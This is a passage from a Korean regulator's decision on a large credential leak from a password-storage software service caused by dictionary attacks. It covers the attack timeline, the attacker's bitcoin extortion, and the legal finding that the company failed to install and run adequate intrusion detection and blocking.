이에, 방송통신위원회는 한국인터넷진흥원과 함께 피심인을 대상으로 피심인으로 부터 넘겨받은 사고 관련 자료와 개인정보취급자가 피심인의 개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템(이하 '개인정보처리시스템'이라 한다) 등에 남아있는 접속기록 등을 토대로 해킹경로 파악과 개인정보의 기술적·관리적 보호조치 등 정보통신망법 위반 여부 확인을 위한 개인정보 처리·운영 실태를 조사(2017. 9. 2. ~ 2018. 1. 10.)하였고, 다음과 같은 사실을 확인하였다.

2. 행위사실

가. 유출 규모

피심인은 '○○○ 소프트웨어' 제공 서비스를 운영하면서 수집한 '17. 9. 26.

25) 사전대입공격(Dictionary Attack)이란 공격자가 사전에 확보한 ID/PW 정보 또는 일반적으로 사용되는 정보파일을 가지고 프로그램을 통해 하나씩 모두 대입시켜 보는 공격기법을 말한다.

기준 회원정보(아이디, 비밀번호, 이름, 이메일 등) 총 2,189,950건(휴면회원 1,490,927건 포함) 중 해커의 ▼▼▼ 서비스에 사전대입 공격으로 166,179명(중복 제거)의 ○○○ 이용자 계정과 이용자 계정에 등록된 ◆◆◆ 정보 25,461,263건이 유출된 것으로 확인되었다.

<참고 1> 피심인의 유출 정보 현황

구 분		유출된 항목	건 수	중복제거
사전대입 공격 (‘16.8.30.~11.10.)	○○○ 계정	아이디, 비밀번호	최소 384,758건	최소 384,758명*
사전대입 공격 (‘17.2.9.~9.25.)	○○○ 계정	아이디, 비밀번호	최소 522,532건	최소 522,532명**
	◆◆◆ 정보	외부사이트 도메인, 아이디, 비밀번호	25,461,263건	166,179명***

* 피심인 자체분석 결과로, 해커가 출처를 알 수 없는 아이디, 비밀번호로 홈페이지 대입을 통하여 성공한 건수이며, 로그인시 ◆◆◆ 정보(외부 사이트 목록, 아이디, 비밀번호)를 열람할 수 있으나 유출여부 확인 불가

** 로그분석(‘17.6.2. ~ 9.12.) 결과, 사전대입 공격 로그인 성공 건수이며, 이용자의 접속 (로그인)기록만 로그로 남기고 있어 개인정보 유출 여부 확인 불가

*** 검거된 해커의 PC에 저장(‘17.2.9. ~ 9.25.)되어 있던 개인정보 유출 자료

<참고 2 > ◆◆◆ 유출정보의 웹사이트 종류별 유출 계정 건수

합계(건)	포털	공공	가상통화	금융	통신	기타
25,461,263	1,015,430	689,171	1,909	59,285	201,717	23,493,751

나. 유출 경로


(1) 2017년 사전대입 공격

이 사건의 해커는 2017. 6. 2.부터 2017. 9. 12.까지 알 수 방법으로 취득한 이용자 계정정보를 이용하여 피심인의 ▼▼▼ 서비스에 총 2억261만2,768건의 대량 접속 시도를 하여, 81%에 해당되는 1억6,504만9,639건이 접속에 실패하고, 2017. 8. 2. 기준 가장 많은 접속 실패가 발생한 180.210.x.x 및 45.64.173.x 대역에서 최소 52만 2,532개 계정이 접속에 성공한 것을 확인하였다.

<참고 4> 해커의 공격내역(IP주소대역, 국가코드, 접속 성공 횟수)

IP주소 대역	국가코드	접속 성공 횟수
	KR	522,532
	KR	
180.210.x.x 및 45.64.173.x IP에서 가장 많은 인증실패 발생('17.8.2. 샘플링 기준)		

<참고 5> 해커의 사전대입 공격 시도 및 로그인 실패 로그



<참고 6> 해커는 ▼▼▼ 서비스를 대상으로 공격



또한, 이 사건의 해커(2017. 12.중순경 검거)에 대한 경찰청 조사 결과에 따르면 해커는 미상의 방법으로 획득한 계정정보(아이디, 비밀번호)로 자체 제작한 해킹프로그램 '◆◆◆(XXXXXX)3.0.exe'를 이용하여 2017. 2. 9.경부터 2017. 9. 25.경까지 ▼▼▼ 서비스에 사전대입 공격을 한 것을 확인하였다.

(2) 2016. 11.경 사전대입 공격

이 사건 조사 과정 중, 피심인의 소명을 통하여 ◆◆◆ 서비스에 2016. 11.경에 별건의 사전대입 공격이 있었다는 사실을 확인하였으며,

피심인이 2016. 11. 8.경 자체적으로 사고 분석한 자료를 확인한 결과, 당시 불상의 해커는 대량의 계정정보(아이디, 비밀번호)를 알 수 없는 방법으로 획득하여 2016. 8. 30.경부터 2016. 11. 8.경까지 ◆◆◆ 웹서비스에 54개 IP에서 약 1백만

번의 대량 접속을 시도* 하였고, 이 중 부정 접속이 성공한 것으로 의심되는 계정은 2016. 11. 14. 당시 이용자 계정 총 2,143,766건(휴면회원 포함) 중 최소 384,758건**(약 17.9%)으로 확인하였다.

* ○○○ 이용자인 경우에 대해서만 분석한 자료이며 로그기록을 3개월만 보관하고 있어 정확한 접속시도횟수는 확인 할 수 없음(관련로그 기간: '16.08.30 ~ '16.11.10)

** 384,758명의 이용자중 ◆◆◆ 이용자는 258,632명이며 총 13,727,666개의 ◆◆◆ 등록정보가 DB에 저장되어 있음

(3) 개인정보(◆◆◆ 정보) 유출

이 사건의 해커는 피심인의 내부 시스템에 별도 침투하지 않고도 사전대입 공격을 통해 ▼▼▼ 로그인 시 정상 이용자가 로그인 한 경우와 같이 ◆◆◆ 프로그램에 저장된 외부 사이트 주소, 아이디 및 평문화된 비밀번호를 화면으로 볼 수 있으므로, 이를 해킹프로그램 '◆◆◆(XXXXXX)3.0.exe'를 이용하여 이용자 166,179명이 등록한 ◆◆◆ 정보(외부사이트 도메인, 아이디, 비밀번호) 25,461,263건을 txt파일로 저장, 외부로 유출하였다.

<참고 7> 해커의 사전대입 공격 및 자료 유출 현황

구 분	유출 기간	건 수
사전대입 공격	'16. 8. 30. ~ 11. 10. (로그분석 기간)	최소 384,758건 (부정 로그인이 의심되는 ○○○ 계정)
	'17. 6. 2. ~ 9. 12. (로그분석 기간)	최소 522,532건 (로그인 성공한 ○○○ 계정)
해커 협박 메일	'17. 9. 1. ~ 9. 8. (해커 협박 기간)	271,747건 (◆◆◆ 정보)
		206,762건 (○○○ 계정)
검거된 해커 PC	'17. 2. 9. ~ 9. 25. (PC에 저장되어 있던 기간)	25,461,263건 (◆◆◆ 정보)
		166,179건 (○○○ 계정)

이 사건의 해커는 2017. 9. 1.부터 2017. 9. 8.까지 계정정보(아이디, 비밀번호) 254,614건(중복제거) 및 ◆◆◆ 정보(외부 사이트 도메인, 아이디, 비밀번호) 271,747개가 담겨있는 ○○○ 계정 3,019개(중복제거) 파일과 동영상 파일, 보도자료 등을 제시하며 전화통화 및 전자 우편 등으로 67회(전화 8회, 전자 우편 52회, 게시

글 6회, SMS문자 1회)에 걸쳐 끈질기게 현금 5억원에 해당하는 비트코인을 요구하며 E사를 협박하였으나, 피심인은 이에 응하지 않았다.

또한, 해커가 제시한 254,614건의 계정정보를 ○○○○ DB에 있는 이용자 계정과 비교한 결과, 206,762개가 실제 ○○○○ 계정으로 확인되었고, 특히 2016. 11.경 당시 1차 사전대입 공격으로 접속이 성공한 계정 384,758건 중 155,049건이 동일한 계정으로 확인되었다.

<참고 7> 해커의 협박 메일 발송 현황

구분	발송 일시	발송횟수	비 고
1차	2017.09.01. 16:46	1회	임직원
2차	2017.09.01. 16:50	1회	임직원 (이용자 개인정보 포함)
3차	2017.09.04. 15:33~21:05	18회	임직원 (5억 요구)
계	-	52회	

(4) 이용자 2차 피해 발생

해커는 유출한 ○○○○ 계정의 ◆◆◆ 정보(외부 사이트 도메인, 아이디, 비밀번호)를 이용하여 이용자들이 가입한 다른 웹사이트에 부정 접속한 후 이용자들이 저장한 신분증(주민등록증 등)과 신용카드 사진을 추가로 확보한 뒤, 범행에 사용할 이용자 명의의 휴대전화를 개통하고 서버 5대를 임대하였으며, 가상통화 거래를 하는 이용자 계정으로서는 거래사이트에 부정 접속하여 해당 이용자의 비트코인(당시시세 : 800만원, 수량 : 2.1코인)을 절취하여 이용자에게 2차 피해가 발생한 것을 검거된 해커에 대한 경찰청 조사 결과 확인되었다.

다. 개인정보 유출 경로 요약


이 사건 해킹의 방법 및 절차 등은 크게 2단계로 구분해볼 수 있는데,

① 해커는 E사의 ‘○○○’ 웹서비스에 출처를 알 수 없는 아이디, 패스워드로

약 2억만 번 로그인을 시도(2017. 6. 2. ~ 2017. 9. 12)

- ② 이를 통해 로그인이 성공한 ‘○○○’ 이용자 계정과 이용자 계정에 등록된 ‘◆◆◆’ 정보를 유출한 것으로 조사되었다.

<참고 9> 개인정보 유출사고 개요도



3. 개인정보의 기술적·관리적 보호조치 등 사실 관계

가. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제[정보통신망법 제28조 (개인정보의 보호조치) 중 접근통제]

1) (침입차단시스템 및 침입탐지시스템의 설치·운영) 피심인은 오픈소스 (Snort)를 이용한 침입탐지를 적용하였고, 운영체제(Linux CentOS)에서 제공하는 기본 방화벽(iptables) 및 공개용 웹 방화벽(Webknight)을 사용하고 있었다.

다만, 개인정보에 대한 불법적인 접근을 차단하기 위하여 별도로 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치하거나 침입차단시스템과 침입탐지시스템이 동시에 구현된 침입방지시스템, 웹 방화벽(시큐아이 MF2-6000, 2017. 7.경 도입) 등의 보안장비를 도입하여 설치·운영한 사실은 없었다.

특히, ▼▼▼ 웹서버에 설치된 웹 방화벽(Webknight)에서 동일 IP에서 1시간동안 1,000건 이상의 공격에 대하여 탐지 하도록 운영정책을 설정하고 있었으나, 동일 IP대역에서 짧은 시간에 대량의 아이디, 비밀번호를 이용한 접속 하는 경우에는 공격으로 판단하지 않아 2016. 8. 30. ~ 2016. 11. 10. 기간 최소 54개 IP에서 약 1백만 번의 사전대입 공격이 있었음에도 불구하고 2016. 11. 2. ▼▼▼ 이용자가 해킹 의심 관련 글을 게시하기 전까지 사전대입공격에 대하여 탐지하지 못하였고 부정 로그인 성공이 의심되는 이용자들에게 비밀번호 변경 안내만 하였을 뿐, 신규 위협 대응, 정책 설정 운영, 이상 행위 대응, 로그 분석 등의 방법을 활용하여 접근 제한 및 유출 탐지 기능이 충족되도록 체계적으로 운영·관리하지 않아 2017. 6. 2. ~ 2017. 9. 12. 기간의 2억261만2,768건의 사전대입공격에 대하여도 2017. 9. 1. 16시 46분 해커의 협박 전까지 탐지하지 못한 사실이 있다.

<참고 10> E사 웹 방화벽(Webknight) 정책 설정 화면

상시 탐지 ²⁾	위에 언급한 로그 외에 탐지되는 로그 ²⁾	동일 IP에서 1시간동안 1,000 건이상의 공격 및 페이지
---------------------	------------------------------------	-----------------------------------

2) (개인정보 유·노출 방지 조치) 피심인은 2016년 11월 ▼▼▼ 해킹 의심 관련 게시글을 확인한 후, ○○○ 서버로그를 분석하여 ◆◆◆ 서비스에 봇²⁶⁾을 이용한 대량의 아이디, 비밀번호를 대입하는 사전대입 공격을 인지하였다.

<참고 11> 이용자 해킹 의심 관련 게시글

뽀뿌 자유게시판 게시	스윙 아지트 게시
※ 차단게시판입니다. 이용당속을 해치지 않는 범위 내에서 자유롭게 작성해주세요. [게시판 이용규칙] 단, 정치와 관련된 글은 이용당속회론게시판, 일본글은 일본/교양게시판을 이용해주세요. 이름: sneakers7 등록일: 2016-11-02 04:50 조회수: 3982 / 추천수: 0 17.jpg (58.3 KB) 18.jpg (77.4 KB) More files(0)... NAVER ! 회원님의 아이디를 보호하고 있습니다. 회원님의 아이디()로 작성된 스텝글 게시물이 확인되어, 1회 안내 도메인 나 추가로 운영정책에 따라, 게시물이 잠금되어, 네이버사이드 글쓰기가 30일 동안 제한 될 예정입니다.	사용자 정보 및 제한 아이디: coccadad 확인하개 동였다고 생각하는건 아니지만 해킹을 당했습니다 17.11.11 - 13.4 확실하게 내가 로그인 할 일이 많은 아이디들까지도 가장 로그인 할 일이 많은 아이디들까지도 지금 확인해보니 요 몇달 사이에 다 당해서 알음바에 아이디가 잠겼어 네이버에서 해킹자단조취로 로그인이 안되더군요 제가 있다는 다른 글은 대충, 주서, 뭐 이런 종류글들을 쓰는데 쓰여졌구요 저는 알수 없죠 다만 알음바에만 있지 따로 로그인 하지 않은 아이디들까지 다 이렇게 되서 혹시나 제 개인정보가 털린건가? 하고 알음바에 있는 다른 정보도 네이버와 로그인해보니 다른아이디도 그렇습니다 최근 비슷한 문제가 혹시 없는지요? 알음바를 따로 의심한적이보단 확인할 부득이합니다. 오래 마시실 바라며 알음바 아이디는 coccadad입니다 Vote Follow

26) 봇이란 인터넷 상에서 자동화된 작업(스크립트)를 실행하는 응용 소프트웨어이다.

그러나 피심인은 해커가 ◆◆◆ 서비스의 아이디, 비밀번호를 취득하는 경우 이용자에게 심각한 2차 피해가 발생할 수 있음을 알면서도, 피심인은 당시 사전 대입 공격으로 부정확한 로그인 성공이 의심되는 계정 이용자 384,758명에게 로그인 비밀번호 변경 안내 메일을 발송한 것 외에 해당 이용자의 비밀번호 초기화, 접속 차단 등의 조치를 하지 않아 해커의 2차 사전대입 공격으로 이용자의 ◆◆◆ 정보(외부사이트 도메인, 아이디, 비밀번호)가 유출되었다.

또한, 봇을 이용한 공격을 방지하기 위한 캡차²⁷⁾ 및 추가적 인증수단 등을 적용하는 조치를 취하지 않아, 해커의 2017. 6. 2.부터 2017. 9. 12.까지 기간의(로그분석 기준) 사전대입 공격에서 ◆◆◆ 이용자 정보(외부사이트 도메인, 아이디, 비밀번호)가 ▼▼▼ 서비스를 통하여 외부로 유출되는 사고를 방지하지 못한 사실이 있다.

마. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 2. 23. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 3. 16., 3. 23. 2회에 걸쳐 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’를 하여야 한다.”라고 규정하고 있다.

27) 캡차(CAPTCHA)란 사람과 컴퓨터를 구별하기 위한 ‘자동 계정 생성 방지 기술’로 인터넷에서 회원가입 등에서 사용한다.

나. 정보통신망법 시행령 제15조제2항은 “법 제28조제1항제2호에 따라 정보통신서비스 제공자등은 개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’, ‘그 밖에 개인정보에 대한 접근통제를 위하여 필요한 조치(제5호)’ 등의 조치를 하여야 한다.

다. 정보통신망법 시행령 제15조제6항에 의하여 제2항 등의 구체적인 기준을 정한 고시인 「개인정보의 기술적·관리적 보호조치 기준(이하 ‘고시’라 한다)」 제4조제5항은 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’하는 기능, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’하는 기능을 포함한 시스템을 설치·운영하여야 한다.”라고,

고시 제4조제9항은 “정보통신서비스 제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.”라고 규정하고 있다.

라. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 개인정보의 분실·도난·유출·변조 또는 훼손을 방지하기 위한 기술적·관리적 보호조치를 아니한 행위(정보통신망법 제28조제1항)

1) 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위한 침입차단 시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위

고시 제4조제5항은 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있다.

고시 해설서는 ▲“정보통신망을 통해 개인정보처리시스템에 불법적으로 접근하는 행위를 방지·차단하기 위해 침입차단기능 및 침입탐지기능을 갖는 시스템 등을 설치·운영함으로써 네트워크 보안을 강화하여야 한다.”라고,

▲ “침입차단 및 침입탐지 기능을 갖춘 설비의 설치 방법으로, 일정 규모 이상의 개인정보처리시스템을 운영하고 있는 사업자는 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치·운영하거나, 침입차단시스템과 침입탐지시스템이 동시에 구현된 침입방지시스템(IPS : Intrusion Prevention System), 웹방화벽 또는 보안 운영체제(Secure OS) 등을 도입할 수 있다”라고,

▲ “전문 침입차단시스템 및 침입탐지시스템의 설치 운영이 곤란한 SOHO 등 소기업의 경우 인터넷데이터센터(IDC) 등에서 제공하는 보안서비스(방화벽, 침입방지, 웹방화벽 등)를 활용함으로써 초기 투자비용 등을 줄일 수 있다.”라고,

▲ “또한, 공개용(무료) S/W를 사용하여 해당 기능을 구현한 시스템을 설치·운영 할 수 있다. 다만, 공개용(무료) S/W를 사용하는 경우에는 적절한 보안이 이루어지는지를 사전에 점검할 필요가 있다.”라고,

▲ “불법적인 접근 및 침해사고 방지를 위한 목적 달성을 위해서는 침입차단과 침입탐지 기능을 갖는 시스템 도입과 더불어 침입차단 정책 설정 및 침입탐지 로그 분석, 로그 훼손 방지 등 적절한 운영·관리가 중요하다.”라고 설명하고 있다.

고시 제4조제5항의 입법 목적은 ‘정보통신망을 통한 불법적인 접근 및 침해사고 방지’이고, 그 내용은 첫째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘설치’ 의무이고, 둘째 침입차단 및 침입탐지 기능을 포함한 시스템의 ‘운영’의무이다.

먼저 시스템 ‘설치’ 의무에 대하여 살펴보면, 정보통신서비스 제공자들은 ①접속권한을 IP주소 등으로 제한하여 비인가 접근을 ‘차단’하는 기능(침입차단 기능)과 함께 ②개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법유출 시도를 ‘탐지’하는 기능(침입탐지기능)을 보유한 시스템을 설치하여야 한다.

피심인은 전문기업의 별도 시스템 설치 및 운영은 임의적 이행사항에 불과하며, 오픈소스 기반의 침입탐지시스템과 운영체제에서 제공하는 기본 방화벽을 설치 및 운영하고 있었으므로 위법하지 않다고 주장하고 있다.

구 개인정보의 기술적·관리적 보호조치 기준(2015. 5. 19. 방송통신위원회고시 제2015-3호로 개정되기 전의 것) 제1조는 기술적·관리적 보호조치의 ‘구체적인 기준’을 정하는 것을 목적으로 한다고 규정하고 있었으나, 방송통신위원회는 2015. 5. 19. 개인정보 보호조치에 대한 사업자의 자율성·책임성을 강화하기 위하여 「개인정보의 기술적·관리적 보호조치 기준」 제1조를 개정하여 고시 상의 의무들이 사업자가 준수해야 할 ‘최소한의 기준’임을 명시적으로 규정하고, 고시 제1조제2항에 사업자들이 사업의 규모, 개인정보 보유 수 등을 고려하여 자발적으로 보호조치를 이행하도록 하는 규정을 신설하였다.

피심인은 개인정보가 저장·관리되고 있는 이용자 수가 100만명 이상으로, 이용자가 ◆◆◆에 등록한 중요정보(외부 사이트, 아이디, 비밀번호)가 수천만건 이상이고, 전년도 정보통신서비스 부문 매출액이 100억원 이상으로 ‘일정 규모 이상 사업자’²⁸⁾로서 그 사업규모, 개인정보 보유 수를 고려하여 개인정보 보호조치를 취하여야 할 것이다. 또한, 수집·보관 중인 이용자의 ◆◆◆ 개인정보는

28) ‘일정 규모 이상 사업자’라 함은 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자들을 의미한다.(정보통신망법 시행령 제15조 제2항 참조)

이용자가 다른 사이트를 이용하기 위한 비밀번호로 유출 시 이용자가 입게 되는 피해의 정도가 매우 심각하므로 일반적인 개인정보를 처리하는 정보통신서비스 제공자에 비해 개인정보 보호조치를 강화할 필요가 있다.

그런데 피심인은 오픈소스(Snort)를 이용한 침입탐지를 적용하였고, 운영체제(Linux CentOS)에서 제공하는 기본 방화벽(iptables) 및 공개용 웹 방화벽(Webknight)을 사용하고 있었으나, 별도로 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치하거나 침입차단시스템과 침입탐지시스템이 동시에 구현된 침입방지시스템 등의 보안장비를 도입하여 운영한 사실은 없었으며 2017. 7.경에서야 방화벽(시큐아이 MF2-6000)을 신규 도입하였다.

즉, 피심인의 사업 규모, 개인정보 보유 수 등을 고려할 때, 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치하지 않은 것은 설치의 의무를 소홀히 한 것으로 볼 수 있다.

다음으로 ‘운영’ 의무와 관련하여, 시스템의 ‘운영’은 단순히 시스템의 전원을 켜 놓은 상태를 의미하는 것이 아니라 목적(침입차단 및 침입탐지) 달성에 필요한 기능을 활용하는 것을 의미하므로, 단순히 시스템의 전원을 켜 놓은 상태나 침입차단 및 침입탐지에 필요한 기능을 활용하지 못한 상태 등은 ‘운영’이라고 할 수 없다.

이 사건 해커의 수법인, IP를 변경하며 봇을 이용한 사전대입 공격은 일정기간 보관된 침입탐지시스템 등의 로그를 한번이라도 분석하였다면(DB내 ○○○○○○○○ Member_Data 테이블에 존재하는 2017. 6. 2. ~ 9. 12. 기간 로그를 분석한 결과 전체 로그 2억261만2,768건의 81%에 해당되는 1억 9,504만9,639건의 접속 실패로그가 확인됨) 이상행위를 쉽게 발견할 수 있다.

피심인은 2016. 11.경 해커의 1차 사전대입 공격을 통해 이 사건 해커의 이러한 공격 수법을 알고 있었음에도 불구하고 2017. 9.까지 침입탐지시스템 등의 로

그를 확인하지 않는 등 신규 위협 대응, 정책 설정 운영(신규 위협 대응 등을 위하여 접근제한 정책 및 유출 탐지 정책을 설정하고 지속적인 업데이트 적용 및 운영·관리), 이상 행위 대응(모니터링 등을 통해 인가받지 않은 접근을 제한하거나 인가자의 비정상적인 행동에 대응), 로그 분석(로그 등의 대조 또는 분석을 통하여 이상 행위를 탐지 차단) 등의 방법을 활용하여 접근 제한 및 유출 탐지 기능이 충족되도록 체계적으로 운영·관리하지 않아 2017. 2. 9.부터 9. 25.까지 발생한 사전 대입공격을 탐지하지 못한 것은 침입탐지시스템을 ‘운영’하였다고 볼 수 없다.

또한, 피심인은 해커는 ‘▼▼▼’ 이용자 페이지를 통해 로그인을 하여 웹페이지나 웹서버는 개인정보처리시스템에 해당하지 않으므로 침입탐지시스템 설치·운영이 문제가 되지 않는다고 주장하고 있으나,

고시 제2조 제4호는 “개인정보처리시스템이란 개인정보를 처리할 수 있도록 체계적으로 구성된 데이터베이스시스템을 말한다.”라고 규정하고 있는바, 피심인의 웹사이트 또는 ▼▼▼ 프로그램은 이용자의 개인정보가 저장된 데이터베이스와 연결되어 정당한 권한을 가진 이용자가 접속하는 경우 이용자의 개인정보를 DB에서 불러와 조회할 수 있도록 피심인이 체계적으로 구성한 개인정보처리시스템에 해당한다.

따라서 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·변조 또는 훼손을 방지하기 위하여 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고, 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영하여야 하나, 전문기업이 제공하는 침입차단시스템 및 침입탐지시스템을 설치하지 않았고,

2016. 11.경 해커의 사전대입 공격이 있었음을 알고도 부정 로그인이 의심되는 이용자에게 비밀번호 변경 안내만 하였을 뿐, 신규 위협 대응, 정책 설정 운영, 이상

행위 대응, 로그 분석 등의 방법을 활용하여 접근 제한 및 유출 탐지 기능이 충족 되도록 침입탐지시스템 등을 체계적으로 운영·관리하지 않아 2017. 2. 9.부터 9. 25. 까지 발생한 사전 대입공격을 탐지하지 못하는 등 침입차단 및 탐지시스템을 소홀히 설치·운영 함으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항, 고시 제4조제5항을 위반하였다.

2) ‘◆◆◆’ 서비스 이용자 개인정보가 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 조치하지 않은 행위

고시 제4조 제9항은 “정보통신서비스 제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.”라고 규정하고 있다.

피심인은 2016. 11.경 ▼▼▼ 해킹 의심 관련 게시글을 확인한 후, ○○○ 서버 로그를 분석하여 ◆◆◆ 서비스에 봇을 이용한 대량의 아이디, 비밀번호를 대입 하는 사전대입 공격을 인지하였다.

그러나 피심인은 해커가 ◆◆◆ 서비스의 아이디, 비밀번호를 취득하는 경우 이용자에게 심각한 2차 피해가 발생할 수 있음을 알면서도, 피심인은 당시 사전 대입 공격으로 부정한 로그인 성공이 의심되는 계정 이용자 384,758명에게 로그인 비밀번호 변경 안내 메일을 발송한 것 외에 해당 이용자의 비밀번호 초기화, 접속 차단 등의 조치를 하지 않아 이 중 155,049명의 이용자는 2차 사전대입 공격으로 ◆◆◆ 정보(외부사이트 도메인, 아이디, 비밀번호)가 유출되었다.

또한, 봇을 이용한 공격을 방지하기 위한 캡차 및 추가적 인증수단 등을 적용 하는 조치를 취하지 않아, 해커의 ‘17. 2. 9.부터 ‘17. 9. 25.까지의 사전대입 공격 에서 ◆◆◆ 이용자 정보(외부사이트 도메인, 아이디, 비밀번호)가 ▼▼▼ 서비스를 통하여 외부로 유출되는 사고를 방지하지 못한 사실이 있다.

이에 대하여 피심인은 피심인은 보호조치 기준 제4조 제9항은 정보통신서비스 제공자의 부주의로 개인정보가 노출되는 것을 방지하기 위한 규정으로 이 사건은 2016. 11.경 해커가 불상의 방법으로 취득한 아이디/비밀번호를 대량접속시도를 하는 사전대입 공격으로 피심인이 내부적인 부주의나 과실로 개인정보가 외부에 공개되거나 유출된 것이 아님으로 고시 제4조 제9항이 적용되지 않는다고 주장하고 있다.

